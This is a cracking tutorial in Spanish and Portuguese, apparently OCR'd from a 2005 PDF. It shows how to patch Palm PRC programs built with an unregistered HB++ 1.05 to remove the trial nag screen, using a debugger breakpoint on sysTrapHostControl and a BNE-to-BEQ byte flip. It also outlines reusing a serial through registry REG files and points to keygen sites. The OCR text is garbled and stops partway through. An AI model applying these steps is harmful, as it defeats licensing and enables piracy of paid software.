


FIG. 12

Salve e sincronize o fsav.patched.prc para o Palm.

Afer Ventus

Brasil

post_nubila@yahoo.com.br

Palm Spanish Tutor

Programa:	Patchear programas feitos no HB++ versão 1.05.973.1309

Protección:	( )Serial ( )HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado (X)Nag	
Descripción:	Programa para crear aplicaciones para palm al estilo Visual Basic.Net Sin Runtime	
Objetivo:	Quitar Nag de programas compilados "*PRC" con la versión de prueba	
Dificultad:	( )NewBies ( )Intermedio (X)Avanzado ( )Master ( )Güru	
DOWNLOAD:	http://www.handheld-basic.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger	
Palm CRACKER:	By Nubila	FECHA: D/02/Oct/2005

INTRODUCCION

Fecha de lanzamiento Abril 2005
HB++ 1.04.766.1150
HB++ 1.05
Download Link 10:34 a.m. 14/03/05 [8.67 MB]
http://www.handheld-basic.com/download.php?Fileid=6
http://download.pdassi.de/files/15106/hbsetup.exe hb++ 1.05
Hb++ para trabajo en equipo server 10:37 a.m. 14/03/05 3.30 MB
http://www.handheld-basic.com/download.php?Fileid=500

Help For created RegFile Or Serial Nummber Or Patch
Protection:Serial Number And ID Machine+ID Windows
Price:US$500

Software para crear aplicaiones en PDA palm
Usa el mismo lenguaje Visual Basic.net
sofware by create aplication Palm stile Visual Basic Not require runtime who
appforge crossfire 6.

Lo que lo pone en primer lugar como el desarrollador de Software PDA
Lo mejor es que no crea runtime como lo hace AppForge Crossfire 5.0
HB++ 1.04 segun especialitsas de Pc Magazine AppForge ha quedado desbancado
por HB++, Un software Aleman de Peter Consoulting
PdaToolBox es un miligramo comparado con este.
Ademas de que crea archivos pequeños al estilo CodeWarrior 9 for Palm
Este software ha usado por IBM,HP,Compaq,Siemens,Nasa,entre otros lo que lo
esta poniendo en primer lugar
La versión Shareware se puede descargar de:
www.handheld-basic.com/

8.67 MB Aprox Trial ,No se permite renaudacion por el servidor.
Lo malo es que lo convierte en software mas caro que CodeWarrior 9 for palm Os
con Us$500 ,para una clave que te mandan por correo, ó un cd por servicio de

correo postal.
Si no se registra al instalar las aplicaciones en la PDA y despues de 30 dias pone el mensaje de que es una versión no comercial pero las aplicaciones las hace totalmente operativas.
El programa bajo windows es 100% operacional la unica diferencia es que las aplicaciones que son echas para Palm Os e instaladas en la PDA ,no se podran comercializar pero son 100% programables sin ningun limite de código como lo hace codewarrior que solo se limita a 14kb de código en este caso no pasa esto.
Al cargar una aplicación echa con HB++ trial al pasar el programa 7 dias instalado en la palm nos mostrara el mensaje de que esta aplicación fué creada con una versión shareware y que no puden ser distribuidas esta aplicaciones comercialmente. Sotfware caro con Protección desente y con númerosos trucos para despistar a los SoftIstas de lo ajeno.

Parece que hb++ 1.04 hace un ID de acuerdo al Hardware
Una protección algo decente para los $500 Us que se están pagando

probablemente reviza
XXXXX-XXXXX-XXXXX-XXXXX-XXXXX clave de windows
oem DE WINDOWS
xxx-xxxx-xxxx.....
y crea un codigo unico del Hardware y Sistema operativo temporal por 30 días cada que se instala el programa ,así que lo vuelves a instalar tendrás que volver a pagar otros Us$500 dólares ya que crea claves aleatorias pero que fácilmente se pueden solucionar encontrando una clave serial guardada en el registro de Windows y posterior mente crear un repaldo de esa parte del registro donde se instala el programa, primero se debera de (borrar las claves en el archivo REG y en ese mismo escribir toda la configuración), así cada que se instale el programa y ejecútenos este REG file nos validara el Serial encontrado, Por que borramos la configuración previa) esta es una opción, Otra Opción seria crear el KeyGen pero nos tomaria Más tiempo en razonarlo quizas semanas ó meses:
En la ventana de Registro de programa aparece un Código Unico ID Maquina software:
NOTA: (En este caso no entraremos en temas de cracking para windows xp), solo nos limitaremos a buscar una solución al PRC compilado.
NOTA: es recomendable buscar ó crear un parche para este programa bajo Windows XP, en las páginas de keygens.

AL ATAQUE

El objetivo de este tutorial sera Quitar la Nag de inicio de programas compilados "*PRC" con la versión de prueba de Hb++ 1.05.973.1309 que después de los 7 dias de uso se muestra al cargar la aplicacion.

Con este programa que corre bajo windows XP (HB++) podremos crear keygens y ejecutarlos desde la propia palm muy fácilmente, ya que es como utilizar el Visual Basic pero para palm, lo mejor de todo es que no requiere ningún tipo de runtime en la palm como lo hace AppForge (Otra aplicación para crear aplicaciones al estilo Visual Basic pero demasiado basura, ya que requiere archivos runtime en la palm que útilizan poco mas de 700Kb y si tenemos una palm de 16 MB ¿que?). veremos como quitar la nag de los archivos compilados con Palm.

Como patchear programas feitos no HB++ versão 1.05.973.1309 não registrado.

Como parchar programas compilados con la versión HB++ 1.05.973.1309 no registrada

Os programas criados com a versão não registrada do HB++ apresentam uma nag screen conforme a FIG. 1. Entretanto essa nag screen só aparece no palm e não aparece no POSE. Isso significa que o programa usa a sysTrapHostControl para detectar se o programa está rodando no POSE ou no Palm.

Los programas creados con la versión no registrada de Hb++ presentan una nag sreen , mostrada en la figura. 1, Entre tanto esa nag sreen no aparece en la palm ni en el emulador POSE, Eso significa que el programa usa la api "sysTrapHostControl" para detectar si el programa esta instalado en la Palm ó en el emulador POSE.




FIG. 1

Se tap no “i” no canto da nag screen aparece o form da FIG. 2.

En la Fig.2 No aparece la siguiente nag sreen.





FIG. 2

Para fazer a nag screen aparecer no POSE rode o southDebugger e adicione um breakpoint no sysTrapHostControl. Quando ele atingir essa Trap o código da FIG. 3 aparece.

Para saber si aparece la nag sreen en el emulador POSE corremos el southDebugger e introducimos un breakpoint con la api "sysTrapHostControl" , Cuando se encuentre esa función el debugger parará en el siguiente fragmento de código, ver figura. 3




```
0003A308 4E4FA344      TRAP      #15!$F, #41796!$A344 [sysTrapHostControl]
```

```
0003A308 4E4FA344      TRAP     #15!$F, #41796!$A344 [sysTrapHostControl]
```


FIG. 3

Mude **BNE** para **BEQ**. Pra isso clique com o botão direito do mouse sobre a linha que mostra

“ **BNE #446!$1BE ;0003A4D0** “ e escolha a opção “change memory content”. A tela conforme a FIG. 4 aparecerá. Mude o valor “**66**” para “**67**”. Clique OK.

Cambiaremos la instrucción BNE por BEQ, para ello clickemos con el botón derecho del mouse sobre la linea mostrada

“ **BNE #446!$1BE ;0003A4D0** “ seleccionamos la opción “change memory content” (cambiar contenido de la memoria). Aparecerá un menú como el de la figura.4, Cambiar el valor **"66"** por **"67"** y presionamos Ok.



```
0003A33E   -H..      2D48FFCE       MOVE.L   A0, #-50!$-32(A6)
0003A342   0...      4FEF0016       LEA      #22!$16(A7), A7
0003A346   g...      67000188       BEQ      #392!$188 ;0003A4D0
0003A34A   ?<..      3F3C03E8       MOVE.W   #1000!$3E8, -(A7)
0003A34E   /<tAIN    2F3C7441494E   MOVE.L   #1950435662!$7441494E, -(A7)
0003A354   N0.`      4E4FA060       TRAP     #15!$F, #41056!$A060 [sysTrapDmGetlResource]
0003A358   &.        2608           MOVE.L   A0, D3
0003A35A   \.        5C8F           ADDQ.L   #$6, A7
```

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[00000000-0003A4E0]:

```
0003A308 4E4FA344      TRAP     #15!$F, #41796!$A344 [sysTrapHostControl]
```

FIG. 4

Com isso fazemos a nag screen aparecer no POSE. Como o BEQ é o inverso de BNE, significa que a nag screen agora aparece no POSE e não aparecerá mais no Palm. Agora precisamos descobrir onde esse código está no .PRC para patchear.

Abrimos o programa com o prcEdit, pressionamos CTRL+F e tentamos localizar a palavra “Host”. O prcEdit **não** vai encontrar conforme a FIG. 5. Isso quer dizer que o código está **criptografado**.

Con eso forzamos a que la nag sreen no aparezca en el emulador POSE, Como la instrucción BEQ es inverso de BNE, Significa que esa nag screen no apareceré en el POSE y por lo tanto no aparecerá más en la Palm real, Ahora buscaremos el código que debemos de parchar en el PRC y encontramos que no existe.

Abrimos el programa con PrcEdit, presionamos CTRL+F e intentamos localizar la palabra "HOST". PrcEdit no encontrará esa palabra , e muestra la fig.5 , esto nos dice que el código está encriptado.

Prcedit - [code0001.s]

File Edit View Tools Window Help

Molecule.patched.prc | RCP | code0001.s | code0002.s | code0003.s

- Resources
  - Forms
  - Alerts
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
 1 00000000   00000001                L1     DC.W    #0,#1
 2 00000004   4e56fff0                       DC.W    #20054,#-16
 3 00000008   48e71f38                       DC.W    #18663,#7992
 4 0000000c   42aefff0                       DC.W    #17070,#-16
 5 00000010   97cb99cc                       DC.W    #-26677,#-26164
 6 00000014   95ca486e                       DC.W    #-27190,#18542
 7 00000018   fffc486e                       DC.W    #-4,#18542
 8 0000001c   fff8486e                       DC.W    #-8,#18542
 9 00000020   fff44e4f                       DC.W    #-12,#20047
10 00000024   a08f4fef                       DC.W    #-24433,#20463
11 00000028   000c4a40                       DC.W    #12,#19008
12 0000002c   6706                           DC.W    #26374
13 0000002e   70ff                           MOVEQ   #-1,D0
14 00000030   600000fa                       BRA     L4
15 00000034   206efff4                       DC.W    #8302,#-12
16 00000038   381048                         .W      #14352,#18628
17 0000003c   701fb0                         .W      #28703,#-20348
18 00000040   650e72                         .W      #25870,#29185
19 00000044   e9a920                         .W      #-5719,#8252
20 00000048   000000                         .W      #0,#1
21 0000004c   600000                         .W      #24576,#26
22 00000050   703fb0                         .W      #28735,#-20348
23 00000054   651830                         .W      #25880,#12292
24 00000058   0640ffe0                       DC.W    #1600,#-32
25 0000005c   48c07201                       DC.W    #18624,#29185
26 00000060   e1a9203c                       DC.W    #-7767,#8252
27 00000064   00000000                       DC.W    #0,#0
28 00000068   c2806700                       DC.W    #-15744,#26368
29 0000006c   00ae7a00                       DC.W    #174,#31232
30 00000070   2e0d3028                       DC.W    #11789,#12328
31 00000074   00063200                       DC.W    #6,#12800
32 00000078   02410004                       DC.W    #577,#4
33 0000007c   36000243                       DC.W    #13824,#579
34 00000080   00103c00                       DC.W    #16,#15360
35 00000084   02460008                       DC.W    #582.#8
```

Information

No further occurence of 'host' found.

OK

Done

Iniciar | E:\... | Co... | Pal... | sou... | sou... | PRC - P... | Prc... | PT | 13:07

FIG 5.

Abrimos o programa então com o prcExplorer. Na FIG. 6 vemos que alguns resources estão em negrito e outros não. Os resources que estão em negrito significam que são reconhecidos pelo prcExplorer como do sistema e os resources que não estão em negrito significam que o prcExplorer não os reconhece (resources do usuário).

Abrimos el programa con PrcExplorer, Ver Fig.6 vemos que algunos códigos están en negrita y otros no, los códigos que están en letra negrita indican que son reconocidos por PrcExplorer como código de sistema, y los códigos que no están en letra negrita significan que PrcExplorer no reconoce este código (Códigos del usuario)

